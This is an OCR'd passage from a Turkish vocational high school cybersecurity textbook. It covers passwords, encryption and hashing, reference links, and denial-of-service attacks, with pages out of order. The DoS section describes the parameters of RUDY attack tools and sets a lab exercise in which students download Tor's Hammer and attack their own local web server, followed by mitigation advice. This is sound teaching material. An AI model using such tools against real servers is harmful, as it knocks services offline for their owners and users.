Bu kitaba sığmayan daha neler var!


Karekodu okutun, bu kitapla ilgili EBA içeriklerine ulaşın!

ÖDS

ÖĞRENCİ/ÖĞRETMEN DESTEK SİSTEMİ

https://ods.eba.gov.tr

- Konu Anlatımlı Ders Videoları
- Soru Çözüm Videoları
- Ders Anlatım Videoları
- Çoktan Seçmeli Sorular



eba
www.eba.gov.tr

Google play | App Store

BU DERS KİTABI MİLLÎ EĞİTİM BAKANLIĞINCA ÜCRETSİZ OLARAK VERİLMİŞTİR.
PARA İLE SATILAMAZ.

40181 700982

ISBN: 978-975-11-7128-3

Bandrol Uygulamasına İlişkin Usul ve Esaslar Hakkında Yönetmelik'in 5'inci Maddesinin İkinci Fıkrası Çerçevesinde Bandrol Taşıması Zorunlu Değildir.

BİLİŞİM TEKNOLOJİLERİ ALANI

SİBER GÜVENLİK TEMELLERİ

11


DERS MATERYALİ

MESLEKİ VE TEKNİK ANADOLU LİSESİ

BİLİŞİM TEKNOLOJİLERİ ALANI

11 DERS MATERYALİ

SİBER GÜVENLİK TEMELLERİ



MESLEKİ VE TEKNİK ANADOLU LİSESİ

BİLİŞİM TEKNOLOJİLERİ ALANI

SİBER GÜVENLİK TEMELLERİ

11

DERS MATERYALİ

YAZARLAR

Ali GÖKDEMİR
Bülent GÜLLÜ
Hakan VOLKAN
Murat KARATAŞ
Mustafa ÖZER
Turan ÇİNKILIÇ

MİLLÎ EĞİTİM BAKANLIĞI YAYINLARI 8339
YARDIMCI VE KAYNAK KİTAPLAR DİZİSİ 2231

HAZIRLAYANLAR

Dil Uzmanı
Melek DEMİR

Ölçme ve Değerlendirme Uzmanı
Hatice GÜRDİL EGE

Rehberlik Uzmanı
Davut ŞENYÜREK

Görsel Tasarım Uzmanı
Sermin FIRAT SOYDAN

ISBN: 978-975-11-7128-3

Millî Eğitim Bakanlığının 24.12.2020 gün ve 18433886 sayılı oluru ile Meslekî ve Teknik Eğitim Genel Müdürlüğünce ders materyali olarak hazırlanmıştır.

İSTİKLÂL MARŞI

Korkma, sönmez bu şafaklarda yüzen al sancak;
Sönmeden yurdumun üstünde tüten en son ocak.
O benim milletimin yıldızıdır, parlayacak;
O benimdir, o benim milletimindir ancak.

Çatma, kurban olayım, çehreni ey nazlı hilâl!
Kahraman ırkıma bir gül! Ne bu şiddet, bu celâl?
Sana olmaz dökülen kanlarımız sonra helâl.
Hakkıdır Hakk'a tapan milletimin istiklâl.

Ben ezelden beridir hür yaşadım, hür yaşarım.
Hangi çılgın bana zincir vuracakmış? Şaşarım!
Kükremiş sel gibiyim, bendimi çiğner, aşarım.
Yırtarım dağları, enginlere sığmam, taşarım.

Garbın âfâkını sarmışsa çelik zırhlı duvar,
Benim iman dolu göğsüm gibi serhaddim var.
Ulusun, korkma! Nasıl böyle bir imanı boğar,
Medeniyyet dediğin tek dişi kalmış canavar?

Arkadaş, yurduma alçakları uğratma sakın;
Siper et gövdeni, dursun bu hayâsızca akın.
Doğacaktır sana va'dettiği günler Hakk'ın;
Kim bilir, belki yarın, belki yarından da yakın.

Bastığın yerleri toprak diyerek geçme, tanı:
Düşün altındaki binlerce kefensiz yatanı.
Sen şehit oğlusun, incitme, yazıktır, atanı:
Verme, dünyaları alsan da bu cennet vatanı.

Kim bu cennet vatanın uğruna olmaz ki feda?
Şüheda fışkıracak toprağı sıksan, şüheda!
Cânı, cânânı, bütün varımı alsın da Huda,
Etmesin tek vatanımdan beni dünyada cüda.

Ruhumun senden İlâhî, şudur ancak emeli:
Değmesin mabedimin göğsüne nâmahrem eli.
Bu ezanlar -ki şehadetleri dinin temeli-
Ebedî yurdumun üstünde benim inlemeli.

O zaman vecd ile bin secde eder -varsa- taşım,
Her cerîhamdan İlâhî, boşanıp kanlı yaşım,
Fışkırır ruh-ı mücerret gibi yerden na'şım;
O zaman yükselerek arşa değer belki başım.

Dalgalan sen de şafaklar gibi ey şanlı hilâl!
Olsun artık dökülen kanlarımın hepsi helâl.
Ebediyyen sana yok, ırkıma yok izmihlâl;
Hakkıdır hür yaşamış bayrağımın hürriyyet;
Hakkıdır Hakk'a tapan milletimin istiklâl!

Mehmet Âkif Ersoy


GENÇLİĞE HİTABE

Ey Türk gençliği! Birinci vazifen, Türk istiklâlini, Türk Cumhuriyetini, ilelebet muhafaza ve müdafaa etmektir.

Mevcudiyetinin ve istikbalinin yegâne temeli budur. Bu temel, senin en kıymetli hazinendir. İstikbalde dahi, seni bu hazineden mahrum etmek isteyecek dâhilî ve hâricî bedhahların olacaktır. Bir gün, istiklâl ve cumhuriyeti müdafaa mecburiyetine düşersen, vazifeye atılmak için, içinde bulunacağın vaziyetin imkân ve şeraitini düşünmeyeceksin! Bu imkân ve şerait, çok namüsait bir mahiyette tezahür edebilir. İstiklâl ve cumhuriyetine kastedecek düşmanlar, bütün dünyada emsali görülmemiş bir galibiyetin mümessili olabilirler. Cebren ve hile ile aziz vatanın bütün kaleleri zapt edilmiş, bütün tersanelerine girilmiş, bütün orduları dağıtılmış ve memleketin her köşesi bilfiil işgal edilmiş olabilir. Bütün bu şeraitten daha elîm ve daha vahim olmak üzere, memleketin dâhilinde iktidara sahip olanlar gaflet ve dalâlet ve hattâ hıyanet içinde bulunabilirler. Hattâ bu iktidar sahipleri şahsî menfaatlerini, müstevlîlerin siyasî emelleriyle tevhit edebilirler. Millet, fakr u zaruret içinde harap ve bîtap düşmüş olabilir.

Ey Türk istikbalinin evlâdı! İşte, bu ahval ve şerait içinde dahi vazifen, Türk istiklâl ve cumhuriyetini kurtarmaktır. Muhtaç olduğun kudret, damarlarındaki asil kanda mevcuttur.

Mustafa Kemal Atatürk



MUSTAFA KEMAL ATATÜRK


İÇİNDEKİLER

DERS MATERYALİNİN TANITIMI

Öğrenme biriminde neler öğrenileceğinin ön bilgilerini gösterir.

Öğrenme biriminin adını gösterir.


Öğrenme biriminde yer alan konuları gösterir.



Karekod okuyucu ile taranarak resim, video, soru ve çözümleri gibi ilave kaynaklara ulaşılabilecek karekod bölümüdür.

Öğrenme biriminin numarasını gösterir.

Öğrenme birimindeki önemli kavramları gösterir.



HAZIRLIK ÇALIŞMALARI

1. Parolalarınız başkalarının eline geçtiğinde neler olabilir?
2. Parolalarınızı karmaşık karakterlerden seçmeniz parola güvenliğinizi nasıl etkiler?
3. Sizce parolaların güvende tutulabilmesi için hangi önlemler alınmalıdır?

6.1. PAROLA, ŞİFRE VE HASH KAVRAMLARI

Dijital dünyada **parola** ile birçok yerde karşılaşılmaktadır. Kimi zaman yeni bir uygulamaya giriş yaparken kimi zaman bir web sitesine üye olurken kimi zaman ise çeşitli cihazların arayüzlerine giriş yaparken kimlik ve yetkilendirmeyi denetlemek adına parola kullanılmaktadır. Parolalar sadece o parolayı belirleyen kişi tarafından bilinir ve belli bir alana giriş yapmak için kullanılır. Parolalar, açık metin karakter dizelerinden oluşmaktadır.

Şifre, bir bilginin çeşitli algoritmalar kullanılarak başkaları tarafından çözülemeyecek ve okunamayacak şekle dönüştürülmüş hâlidir. Parolalar anlamlı dizelerden kullanıcılar tarafından oluşturulan bilgilerdir, şifreler ise bilgilerin kodlanarak anlaşılması zor hâle getirilmesidir.

Şifreleme, gizli bir anahtar kullanarak bilgilere diğer kişilerin erişiminin engellenmesi yöntemidir. Veriler sadece anahtarı bilen yetkili kişiler tarafından okunabilir. RSA ve AES en sık kullanılan şifreleme algoritmalarıdır.


Girilen veriyi sabit uzunlukta çıktıya dönüştüren matematiksel işleme hash denir. Hash, bir bilginin veri tabanında herkesin anlayabileceği bir şekilde açıkça okunmasının önüne geçmek amacıyla kullanılmaktadır. Bir uygulamaya üye olunduğunda şifreler hash ile güzlenerek veri tabanında saklanmaktadır. Böylelikle veri tabanına ulaşan biri açık bir şekilde parolaları ve diğer bilgileri görememektedir. md5 algoritması, hash tipinin en bilinen örneğidir.

ÖRNEK

Parola: siberguvenlik

Derse başlamadan önce yapılacak hazırlıkları gösterir.

Konuyla ilgili örneklerin verildiği bölümdür.



https://www.softwaretestinghelp.com/black-box-testing/ (Erişim Tarihi: 05.08.2021).

https://www.softwaretestinghelp.com/grey-box-testing-tutorial/ (Erişim Tarihi: 05.08.2021).

https://portal.myk.gov.tr/index.php?fileName=19UMS07405%20Rev%2000%20Siber%20G%C3%BCvenlik%20Eleman%C4%B1&dl=Meslek_Standartlari/4557/SON_TASLAK_PDF_20200211_104501.pdf (Erişim Tarihi: 01.11.2021).

https://www.usom.gov.tr/faydali-dokumanlar/kurumsal-some-etkinligi-sunumlari (Erişim Tarihi: 01.11.2021).

https://dsy.usom.gov.tr/usom/19/02/190211090329_Kurumsal%20_SOME_Rehberi.pdf (Erişim Tarihi: 03.11.2021).

https://nmap.org/book/man.html (Erişim Tarihi: 13.12.2021).

https://sozluk.gov.tr/


https://www.digital-glossary.com/ (Dijital Terimler Kılavuzu)

GENEL AĞ KAYNAKÇASI VE GÖRSEL KAYNAKÇA

http://kitap.eba.gov.tr/karekod/Kaynak.php?KOD=2396

351

Karekod, görsel kaynakçasını gösterir.



NOT

Değişik dillerde yazılan RUDY araçlarının parametreleri için yardım kılavuzu incelenir. Görsel 7.29'daki komutta kullanılan -d ve -n parametreleri isteğe bağlı olarak yazılır. Sadece -t parametresi zorunludur. Diğer parametreler (-d, -n) kullanılmazsa varsayılan değerler ile atak başlatılır.

SIRA SİZDE

1. Form alanlarına atak yapan Tor's Hammer (Tor'un Çekici) isimli aracı indirerek aracın kurulumunu yapınız.

2. Yerel web sunucunuza bir atak düzenleyerek oluşan trafik hacmini, sitenin ulaşılabilme durumunu raporlayınız.

3. Raporlarınızı arkadaşlarınız ile paylaşarak raporların ortak ve farklı yönlerini tespit ediniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

Aşağıda listelenen ölçütlerden öğrencide gözlediğiniz davranışlar için EVET, gözlenemeyen davranışlar için HAYIR kutucuğunun altına (X) işareti koyarak işaretleyiniz.

ÖLÇÜTLER	EVET	HAYIR
1. Tor's Hammer isimli aracı kullandı.		
2. Atak sonucu bilgileri raporladı.		

7.2.3. DoS ve DDoS Ataklarını Önlemek İçin Alınacak Tedbirler


Dos ve DDoS atakları davranış olarak TCP, UDP, ICMP, HTTP gibi protokollerin iletişim kurarken ortaya çıkardıkları açıkları kullandıkları için hangi önlem alınırsa alınsın kesin çözüm olmayacaktır. Bu ataklar yasal iletişimi kullanarak isteklerde bulunur fakat bu protokollerdeki açıklar nedeniyle eksik veya fazla paket gönderir ve yavaş bağlantısı varmış gibi davranır. Unutulmamalıdır ki bu atak türünde yapılan her güvenlik adımı, normal kullanıcıları da ister istemez etkileyecektir. Sunucular sahte paketler ile yasal paketleri ayırt edememektedir. Bu, güvenlik için hiçbir şey yapılmayacağı anlamına gelmez. İç ağda, dış ağda ve ağ cihazlarında aşağıdaki güvenlik önlemleri alınabilir.

- Saldırı önleme sistemleri (IPS), aynı IP'den art arda gelen istekleri reddedebilir ve zaman aşımına (timeout) göre paketleri düşürebilir. Bu durum, yavaş bağlantısı olan normal kullanıcıları da etkileyecektir fakat iyi bir yöntemdir.

DoS ve DDoS Atakları

Konuya ilişkin ek bilgi ve ipuçlarını gösterir.

Konuyu pekiştirmek için öğrencilerin yapması gereken etkinlikleri gösterir.



1.3.2. Ağ Güvenlik Planı

Ağ güvenlik planı, bilgisayar ağını yetkisiz kullanıcılardan korumak için kullanılan teknikleri tanımlayan ve bir sistemin güvenliğini tehlikeye atabilecek olaylara karşı koruma sağlayan bir stratejidir. Ağ güvenlik planı, güvenli bir bilgi işlem ve ağ ortamı sağlamak için uyulması gereken yönergelerden oluşmaktadır (Görsel 1.14).

Görsel 1.14: Ağ güvenlik planı yönergeleri

Ağ güvenlik planı, bilgi güvenliği unsurlarının korunmasını hedeflemektedir. Bilgisayar ağındaki tüm kullanıcıların gerekli eğitimler ile güvenlik bilincine sahip olmaları ağ güvenlik planının önemli bir bileşenidir.

